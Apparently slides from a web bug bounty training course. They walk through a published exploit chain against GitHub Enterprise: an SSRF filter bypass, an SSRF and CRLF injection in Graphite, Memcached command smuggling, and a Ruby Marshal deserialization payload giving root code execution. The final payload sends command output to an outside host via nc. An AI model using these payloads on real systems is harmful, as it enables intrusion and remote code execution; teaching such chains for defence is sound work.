
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SSRF in External Application

- Blacklist can be bypassed by Rare IP address format defined in 'RFC 3986'
- In Linux, the '0' represented as 'localhost'. Hence the callback request URL for SSRF will be 'http://0/'



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SSRF in External Application

Limitations:

- Only POST method was available over HTTP/HTTPS schemes
- No 302 redirection
- No CRLF Injection in faraday
- The POST data and HTTP headers couldn't be controlled



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SSRF in Internal Graphite Application



- Graphite is real-time graphing system. (Runs on port 8000)
- Written in Python and open-source project <https://github.com/graphite-project/graphite-web>
- 2nd SSRF from source code in file 'webapps/graphite/composer/views.py'

```
def send_email(request):  
    try:  
        recipients = request.GET['to'].split(',')  
        url = request.GET['url']  
        proto, server, path, query, frag = urlsplit(url)  
        if query: path += '?' + query  
        conn = HTTPConnection(server)  
        conn.request('GET', path)  
        resp = conn.getresponse()  
        ...
```

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SSRF in Internal Graphite Application



- Graphite receives the user input 'url' and fetches the content.
- Following will be the SSRF execution chain payload:

- Request:

```
http://0:8000/composer/send_email?  
to=orange@nogg&  
url=http://orange.tw:12345/foo
```

- Response:

```
$ nc -vvlp 12345  
...  
  
GET /foo HTTP/1.1  
Host: orange.tw:12345  
Accept-Encoding: identity
```

Reference:

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CRLF Injection in Python

- CRLF injection in Python library 'httplib.HTTPConnection' used in Graphite
- CRLF injection PoC:
- Request

```
http://0:8000/composer/send_email?  
to=orange@nogg&  
url=http://127.0.0.1:12345/%0D%0Ai_am_payload%0D%0AFoo:
```

- Response:

```
$ nc -vvlp 12345  
...  
  
GET /  
i_am_payload  
Foo: HTTP/1.1  
Host: 127.0.0.1:12345  
Accept-Encoding: identity
```

Reference:

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Unsafe Deserialization

- GitHub stored Ruby Objects in Memcached
- Ruby Gem 'memcached' used to handle caches, and cache was wrapped by Marshal



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Reference:
<https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>
<https://frohoff.github.io/appseccali-marshalling-pickles/>

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Unsafe Deserialization



- Unsafe Marshal in Rails Console:

```
irb(main):001:0> GitHub.cache.class.superclass
=> Memcached::Rails

irb(main):002:0> GitHub.cache.set("nogg", "hihihi")
=> true

irb(main):003:0> GitHub.cache.get("nogg")
=> "hihihi"

irb(main):004:0> GitHub.cache.get("nogg", :raw=>true)
=> "\x04\bI\"\vhihihi\x06:\x06ET"

irb(main):005:0> code = "`id`"
=> "`id`"

irb(main):006:0> payload = "\x04\x08" +
"o"+":\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy"+"x07" + ":\x0E@instance" +
"o"+":\x08ERB"+"x07" + ":\x09@src" + Marshal.dump(code)[2..-1] + ":\x0c@lineno" + "i\x00" +
":\x0C@method"+":\x0Bresult"
=>
"\u0004\b0:@ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy\a:\u000E@instanceo:\bERB\a:t@srcI"\t`id`\u0006:\u0006ET:\f@linenoi\u0000:\f@method:\vresult"

irb(main):007:0> GitHub.cache.set("nogg", payload, 60, :raw=>true)
=> true

irb(main):008:0> GitHub.cache.get("nogg")
=> "uid=0(root) gid=0(root) groups=0(root)\n"
```

Reference:
<https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

Remote Code Execution



■ First SSRF ■ Second SSRF ■ Memcached protocol ■ Marshal data

```
http://0:8000/composer/send_email
?to=orange@chroot.org
&url=http://127.0.0.1:11211/%0D%0Aset%20githubproductionsearch/quer
ies/code_query%3A857be82362ba02525cef496458ffb09cf30f6256%3Av3%3Aco
unt%200%2060%20150%0D%0A%04%08o%3A%40ActiveSupport%3A%3ADeprecation
%3A%3ADeprecatedInstanceVariableProxy%07%3A%0E%40instanceo%3A%08ERB
%07%3A%09%40srcI%22%1E%60id%20%7C%20nc%20orange.tw%2012345%60%06%3A
%06ET%3A%0C%40lineno%00%3A%0C%40method%3A%0Bresult%0D%0A%0D%0A
```

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Attack Scenario

- Find 1st SSRF by bypassing the existing protection in 'Webhook'.
- Find 2nd SSRF in 'Graphite' service
- Chaining both SSRF into a SSRF execution chain
- Finding CRLF injection in the SSRF execution chain
- Smuggled as Memcached protocol and inserted a malicious Marshal Object
- Attacker triggered RCE



Reference:
<https://blog.orange.tw/2017/07/how-i-chained-4-vulnerabilities-on.html>

Recommended Case Studies

- Uber Self XSS into Good XSS:
<https://whitton.io/articles/uber-turning-self-xss-into-good-xss>
- How did I found **\$31500** SSRF in Facebook:
<https://medium.com/@win3zz/how-i-made-31500-by-submitting-a-bug-to-facebook-d31bb046e204>
- Duo Two Factor Authentication Bypass:
<https://sensepost.com/blog/2021/duo-two-factor-authentication-bypass/>
- SAML XML Injection:
<https://research.nccgroup.com/2021/03/29/saml-xml-injection/>
- How I Found A Vulnerability To Hack iCloud Accounts:
<https://thezerohack.com/apple-vulnerability-bug-bounty>
- That single GraphQL issue that you keep missing:
<https://blog.doyensec.com/2021/05/20/graphql-csrf.html>



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Key takeaways

1: Attack Surface Enumeration

2: Out-of-Band Techniques

3: Vulnerability Chaining

4: Second Order Injections

5: Exploring Data Format

6: Exploiting Identifier Mapping

7: Exploring Application Context

8: Explore the Lab



Lab access

30-day lab access

- Lab will be periodically refreshed, generally on Monday
- Please send an email to whbbtraining@notsosecure.com for any lab related queries



Portal Access

Portal Access Revoked

- Mdbook Portal (whbb1.nss.training)
- Progress Portal (whbb1.tracker.training)
- MS Teams (General and Private Support Channel)

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